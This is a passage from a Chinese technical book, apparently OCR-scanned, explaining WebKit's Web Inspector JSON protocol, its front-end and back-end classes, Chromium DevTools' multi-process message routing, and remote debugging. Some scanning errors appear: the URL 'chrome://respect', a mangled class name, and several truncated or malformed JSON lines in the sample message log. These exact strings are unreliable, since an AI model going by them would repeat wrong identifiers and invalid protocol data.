- **控制台（Console）**：该控制台可以输入 JavaScript 语句，由 JavaScript 引擎计算出结果。插件“PageSpeed”：笔者自行安装的帮助分析网页性能问题的工具，它能够帮助全方位分析各种可能的优化点，它不是 Chromium 浏览器的默认功能，而是需要开发者自己去 Chrome Web Store 或其他地方下载。

14.1.2 协议

调试机制的前端和后端通过使用一定格式的数据来进行通信，这些数据使用 JSON 格式来表示。具体到如何理解数据的内容，那就是 Web Inspector 使用的特殊调试协议，该协议定义了如何理解双方发送的数据内容。在 WebKit 中，协议被定义在 Inspector.json 文件中（Blink 则是 protocol.json 文件），而遵照该协议传输的数据同样使用 JSON 格式，下面将详细分析该协议。

图 14-2 是定义 Web Inspector 的前端和后端交互信息的协议，如上面所说，该协议使用的是一个 JSON 格式的文档。从全局来看，协议中主要包括两个属性，一个是“version”，用来表示协议的版本号，Web Inspector 有多个版本，需要注意的是版本的兼容性问题，图 14-2 中显示的是版本 1.0。另一个是“domains”，它定义了多个协议细节，并包含了多个“domain”，一个“domain”通常是一类功能，如“memory”、“CSS”等。下面再来了解“domain”的定义。

```
{
  "version": { "major": "1", "minor": "0" },
  "domains": [
  {
    "domain": "CSS",
    "hidden": "true",
    "description": "...",
    "types": [
      {
        "id": "StyleSheetId",
        "type": "string"
      },
      …
  ],
  "commands": [
    {
      "name": "toggleProperty",
      "parameters": [
        { "name": "styleId", "$ref": "CSSStyleId" },
        { "name": "propertyIndex", "type": "integer" },
        { "name": "disable", "type": "boolean" }
      ],
      "returns": [
        { "name": "style", "$ref": "CSSStyle", "description": "..." }
      ],
      "description": "..."
    },
  ],
  "events": [
    {
      "name": "styleSheetChanged",
      "parameters": [
        { "name": "styleSheetId", "$ref": "StyleSheetId" }
      ],
      "description": "..."
    },
  ]
 }
…
]
}
```

图 14-2　Web Inspector 的协议定义

一个“domain”包括 6 个属性，前三个比较简单，容易理解，后面三个比较复杂，较难理解。下面着重介绍后面三个属性。

- 第一个是“types”，它有点像预先定义的类型，这些类型表示一些特定的数据，在后面的定义中可以声明使用这些类型来表示一定的数据结构，例如图中定义“id”为“StyleSheetId”，它表示的是一个字符串。在第二个属性“commands”中可以看到对它们的引用。
- 第二个属性“commands”定义“domain”中包含的所有命令，这些命令类似于远程过程调用，表示前端和后端之间发送请求并响应的方式。如图中的“toggleProperty”就是一个命令的定义，可以看到它定义了参数的名称和类型，对于第一个参数它引用了“CSSStyleId”，这就是之前定义在“types”中的一个类型（图中没有写出来）。该命令还包括一个或者多个返回值，跟参数类似的定义。
- 最后一个属性是“events”，它是用来描述事件的，同样可以包含一个或者多个事件，主要是向对方发送当前的一些状态信息，与命令不同的是，它没有也不需要返回值。图中所示是一个表示样式表变化的事件。

上面介绍的都是一些抽象的定义，下面通过一个具体的例子说明一下，估计读者就能理解透彻了。图 14-3 是用户单击取消一个 CSS 属性（也就是使它不再生效）的时候，WebKit 背后发生的各种函数调用和时间派发的过程，实际上是一系列的 JSON 格式的数据，而这些数据当然是遵守上面协议中的具体定义的。

当用户在单击取消一个 CSS 属性值的时候，在 WebKit 内部其实已经发生了多个消息的传递，这其中包含命令和事件，也包括返回值。首先最为直接的就是数据是使用 JSON 格式表示的，然后对每条消息，笔者都加入了标注表示是前端到后端或者后端到前端来方便理解，后面使用“{}”括起来的部分就是实际传输的数据。

第一个数据就是从前端到后端的命令，其含义是将“id”为“9”的样式表中的属性索引值为 0 的属性禁用，根据图 14-2 中的定义，该命令需要返回值，为了标记返回值，在发送 JSON 数据的时候，附加了一个“id”为“1532”的标记，这样，当后端发送返回值的时候，前端就能够知道这是哪个请求的回复，而不会出现理解错误的情况。所以，对于不需要返回值的命令或者本身就没有返回值的事件而言，就

不需要这样的“id”标记。例如，第二和第三条就是从后端到前端的数据，就是一个 DOM 属性改变的事件，其中并不包含这样的标记信息。

前端->后端: {"method": "CSS.toggleProperty", "params": {"styleId": {"styleSheetId": "9","ordinal": 0}, "propertyIndex": 0, "disable": true}, "id": 1532}

后端->前端: {"method": "DOM.attributeModified", "params": {"nodeId": 58, "name": "style", "value": "n　　/* color: red; */n"}}

后端->前端: {"method": "CSS.styleSheetChanged", "params": {"styleSheetId": "9"}}

后端->前端: {"result": {"style": {"cssProperties": [{}]}}, "id": 1532}

后端->前端: {"method": "DOM.inlineStyleInvalidated", "params": {"nodeIds": [58]}}

前端->后端: {"method": "CSS.getComputedStyleForNode", "params": {"nodeId": 58}, "id": 1533}

前端->后端: {"method":"CSS.getInlineStylesForNode","params":{"nodeId":58},"id":1534}

前端->后端: {"method":"DOM.markUndoableState","id":1535}

前端->后端: {"method": "CSS.getComputedStyleForNode", "params": {"nodeId": 58}, "id": 1536}

前端->后端: {"method":"CSS.getInlineStylesForNode","params":{"nodeId":58},"id":1537}

前端->后端: {"method":"DOM.getAttributes","params":{"nodeId":58},"id":1538}

前端->后端: {"method": "CSS.getPlatformFontsForNode", "params": {"nodeId": 62}, "id": 1539}

后端->前端: {"result": {"computedStyle": [{"name": "background-attachment", "value": "scroll"}, {"name": "background-clip", "value":"borde]}, "id": 1533}

后端->前端: {"result":{"inlineStyle":{}},"id":1534}

后端->前端: {"result":{},"id":1535}

后端->前端: {"result":{"computedStyle":[{}],"id":1536}

后端->前端: {"result":{"inlineStyle""id":1537}

后端->前端: {"result":{"attributes":["style","n　　/* color: red; */n"]},"id":1538}

后端->前端: {"result":{"cssFamilyName":"'Times New Roman'","fonts":[]},"id":1539}

图 14-3　Web Inspector 取消 CSS 属性值涉及的前后端信息交换

第四条就是第一条命令的返回值，如前所述，包含了返回数据和第一条命令的标记。后面基本上是因为样式变化带来的请求，原理同上面所说的非常类似，由此过程可以看出，用户一个简单的操作，需要带来前后端大量的操作，其中这些命令主要是前端发送给后端，而事件主要是后端告诉前端当前的一些状态信息。

14.1.3 WebKit 内部机制

介绍了 Web Inspector 的协议和基本工作方式之后，下面有必要深入到 WebKit 和 Chromium 代码中来理解它们内部的工作机制，本节主要介绍 WebKit 中的基础设施，包括前后端的支持情况。前面介绍了前后端只是通过消息传递来完成调试功能的，不依赖于其他框架，所以这一节将重点介绍架构中是如何发送、接收消息及其支撑的架构，首先看前端调试器。

调试器界面本身也是使用 Web 技术来实现的，前面介绍的所有功能都是使用最新 HTML5 技术来完成的，目前有两个接口需要具体 WebKit 移植的实现，第一是发送消息到后端的接口，第二是从对方接收消息后，将消息派发给调试器。图 14-4 是 WebInspector 前端的主要结构和基础设施。




图 14-4 WebInspector 前端的主要结构

最上层的是 Inspector.html，也就是读者看到的调试器主界面，完全采用 HTML5 技术。因为调试器包含众多的功能，所以它实际上使用了各种功能的 JavaScript 代码。在其典型的三个 JavaScript 文件中，首先是 InspectorFrontendAPI，它是前端的公共接口，被上层的调试器包含的 JavaScript 代码使用，同时该类也包括公共的派发消息的接口；然后是 inspector.js，它是一个总的入口，包括所有主要对象的创建；而 InspectorBackend.js 是一个背后的具体实现类，它能够提供接口来将消息发送到被调试的网页，也就是后端。

调试器主要需要两个能力，一是发送消息给前端，二是接收后端的消息。这两个接口在 WebInspector 框架中被定义，图 14-4 中左边就是发送消息给前端的过程。Web Inspector 使用一个称为 InspectorFrontendHost 的类作为接口，当然它本身没有具体实现。在一般的情况下（如为远程调试，则稍有不同，后面会介绍），InspectorFrontendHost 是一个使用 C++编写的接口类，它通过 V8 的绑定机制来实现，最后会调用到 InspectorFrontendHost，之后就依赖于具体移植的实现了。另外一个接口就是定义了派发消息的 JavaScript 接口，也就是 InspectorFrontendAPI.js 定义的派发消息的两个接口，在 Web Inspector 中，一个默认的实现是 InspectorClient 类中有一个静态方法，该方法使用 ScriptController 类，将通过 C++代码获得的消息传入 JavaScript 代码，这样整个前端依赖的两个本地接口就得到了完美地实现，不仅如此，该结构还能很好地满足之后的远程调试的需求，是非常棒的结构。

前端介绍完之后就是后端，如图 14-5 描述的后端所需要的主要类和它们的关系。同前端不一样的是，后端的主要功能都是使用 C++代码来完成的，其中最重要的类是 InspectorController，它控制着后端的所有动作及其和被调试网页之间的联系。InspectorClientroller 类包含一个 InspectorClient 对象，该对象负责实现基础功能，如情况缓存、高亮等。同时，它包含一个主要的对外接口，那就是 dispatchMessageFromFrontend 类，它由 WebKit 移植将前端的消息传递给后端的时候被调用，这些消息都是由 InspectorBackendDispatcherImpl 这个自动生成类处理的，这个类能够处理所有的请求消息，并解析这些消息，然后转换成相应的 C++对象和函数

的调用。可是怎么做到这一点的呢？很简单，每个“domain”都会有相应的称为CommandHandler 的类，如图中 CSSCommandHandler 类。每个类的对象都会注册到InspectorBackendDispatcherImpl 对象中，根据图 14-3 所述的消息，该对象很容易知道调用的“domain”、命令或者事件等。InspectorBackendDispatcherImpl 类也能够同 V8 等 JavaScript 引擎交互，典型的应用就是审查（Inspect）一个元素，用户单击一个元素的时候（可以从后端的被调试网页中单击），JavaScript 引擎接收到事件，然后处理并调用该类来处理。本身 CommandHandler 类包含一些接口，以图中 CSSCommandHandler 类为例，它的具体实现类是 InspectorCSSAgent，借助于一些其他设施类，它能够知道被调试网页有关 CSS 方面的信息，如借用 InspectorStyleSheet 类。




图 14-5　WebInspector 后端的主要结构

图中的 InspectorBaseAgent 是支持所有功能的子类，由于 Web Inspector 需要众多功能，如前面介绍的 CSS、内存、性能等，所有这些功能都是基于该类实现的，这些类的对象使用一个注册类来管理，如图中的 InspectorAgentRegistry 类。

以与 CSS 相关的 Agent 为例，该类被调用后能够做正确的处理并按需返回相应的结果。但是，这里不进行消息的编码，而是使用一个 InspectorFrontend 自动生成类来帮助这些 C++对象和数据转换成 JSON 格式的数据。

另外一方面就是后端发送消息到前端，WebKit 定义了一个抽象接口就是 InspectorFrontendChannel 类。顾名思义，它就是一个传输通道，所有后端到前端的消息都是从它传出的，消息本身不做任何转换，只是传输数据。InspectorFrontend 是一个自动生成的类，这里是一个模拟前端的工具类，由于它是一个根据协议自动生成的类，后端调用协议中定义的方法和事件，而该类提供这些接口并将调用转变成 JSON 格式，包括命令的名称、参数等信息。转换后的 JSON 字符串通过通道传出，从而完成了消息的发送过程。

通过上面的介绍，相信读者已经推测出前后端之间的通信框架，因为 WebKit 的特殊性，WebCore 只是提供框架，具体实现交由移植来完成。图 14-6 是基本的通信框架。




图 14-6 WebInspector 的前后端通信框架示意图

图中左边是前端，右边是后端，通信框架主要定义前后端的一些用来双向通信的基础类和提供的接口。这些接口需依赖实际的通信机制才能完成，设想一下如果前后端都工作在一个进程中，那么非常简单，只需将消息传递到另一线程中即可，不需要复杂的机制。不过，这里它只是定义了抽象接口，而没有定义通信方面的具体规定，这为跨进程的调试机制和远程调试提供了可能。

14.1.4 Chromium 开发者工具

Chromium 开发者工具（通常见到的称谓是 DevTools）是基于 Web Inspector 机制的一套跨进程的调试工具，具体用法笔者稍后会介绍，这里先来理解它是如何基

于 Web Inspector 来实现的。

因为 Chromium 的多进程架构，后端中被调试的网页是一个 Renderer 进程，前端的网页同样也是一个 Renderer 进程。根据前面 Web Inspector 的架构，Chromium 所要做的是将前后端的通信机制连接起来。由于 Chromium 架构的特殊性，消息的传递实际上经过了一个中转站，那就是 Browser 进程，也就是说这两个 Renderer 进程不是直接通信的，而是将消息传递给 Browser 进程，由它再派发给相应的 Renderer 进程。

图 14-7 描述了 Chromium 支持多进程调试的整个架构，上半部分是前端和后端两个 Renderer 进程，而下半部分是 Browser 进程，整个架构可以说非常简洁明确。首先来看前端的接收和发送消息是如何被支持的。首先是 Chromium 对前端发送消息到后端的支持。WebKit 中的基类 InspectorFrontHost 类其实是调用 InspectorFrontendClient 类来发送消息的，而 WebKit 的 Chromium 移植做了一个具体的实现类 InspectorFrontendClientImpl 类，该类会调用 WebDevToolsFrontendImpl 类。最后的跨进程通信类是 content::DevToolsClient，该类是 Chromium 项目中用于开发者工具的进程间通信类。然后是 Chromium 对前端接收来自后端消息的支持。当 WebDevToolsFrontendImpl 类接收到 content::DevToolsClient 传递过来消息的时候，它直接通过 V8 提供的机制调用 InspectorFrontendAPI.js 的 dispatchMessage 方法。经过这一过程，Chromium 已经将 WebInspector 的两个用于传递消息的接口实现了。

接下来是 Browser 进程，每个前端进程都有一个相应的 DevTools-FrontendHost 对象。当前端的一个消息到达时，如何找到其相应的后端呢？答案是 DevToolsManagerImpl 类，它管理了所有的“前后端对”，实际上包含了两个哈希表，第一个是从前端到后端的映射，第二个是相反方向的映射。有了这两个哈希表，一切就很简单了，Browser 进程只是将前端的消息根据映射关系找到后端并传递给它，相反方向也是一样的，这就是图 14-7 中描述的过程。

最后是后端进程的工作过程。content::DevToolsAgent 也是负责同 Browser 进程交互消息的具体实现类，包括接收和发送。在这之上主要是 WebKit 的 Chromium 移植提供的接口，其具体的实现是通过 WebDevToolsAgentImpl 类，它会将接收的消息传递给 InspectorController，至此，Chromium 连接上 WebKit 中后端接收消息的处理机制。而对

于发送消息，WebDevToolsAgentImpl 是 InspectorFrontendChannel 的子类，会实现 sendMessageToFrontend 接口。这样，双向过程完整地得到了支持。




图 14-7 Chromium DevTools 多进程架构

14.1.5 远程调试

何谓远程调试（Remote Debugging）？刚刚上面介绍的都是在同一个浏览器中的进程，虽然可能在不同的进程中。远程调试是指前端和后端在不同的浏览器实例中，但这两个实例可能在同一个环境中，也可能在不同的环境中。例如，两台机器，甚至网络上的两个设备。

根据前面描述的 Web Inspector 机制，本身 Web Inspector 机制没有定义通信的方式，而且前后端只是通过 JSON 消息和一定的协议来交互的，所以从理论上来讲，远程调

试也只是需要建立一定的通信方式就能够支持远程调试，好消息是现在已经得到实现了。

Web Inspector 没有提供或者规定远程调试的方式，在 Chromium 中，远程调试得到了比较好的支持，其具体的做法如下。

1. 首先在后端所在的浏览器中需要建立一个 HTTP 服务器，在桌面系统上，建立和打开 TCP 监听一个端口，如 9222。然后在另外一个 Chromium 浏览器实例中输入“http://localhost:9222”就可以看到被调试的网页。目前，这种方式并不支持网络上的不同机器，可能是实现者考虑到安全性问题。如果调试 Android 平台上的 Chrome 浏览器中的网页，首先需要将 Android 设备通过 USB 连接上开发机器，这时候用户可以在 Android 上 Chrome 浏览器的设置中打开远程调试开关，这一操作实际上创建了一个 Unix Domain Socket。此时，开发者在 Linux 系统中只要打开 Chrome 浏览器（必须大于版本 33）并在地址栏输入“chrome://respect”就能够看到需要调试的网页了。
2. 建立连接之后，通过 HTTP 协议将被调试网页的 HTML、CSS 和 JS 等资源文件从被调试网页所在的浏览器传输到前端调试器所在的网页中。
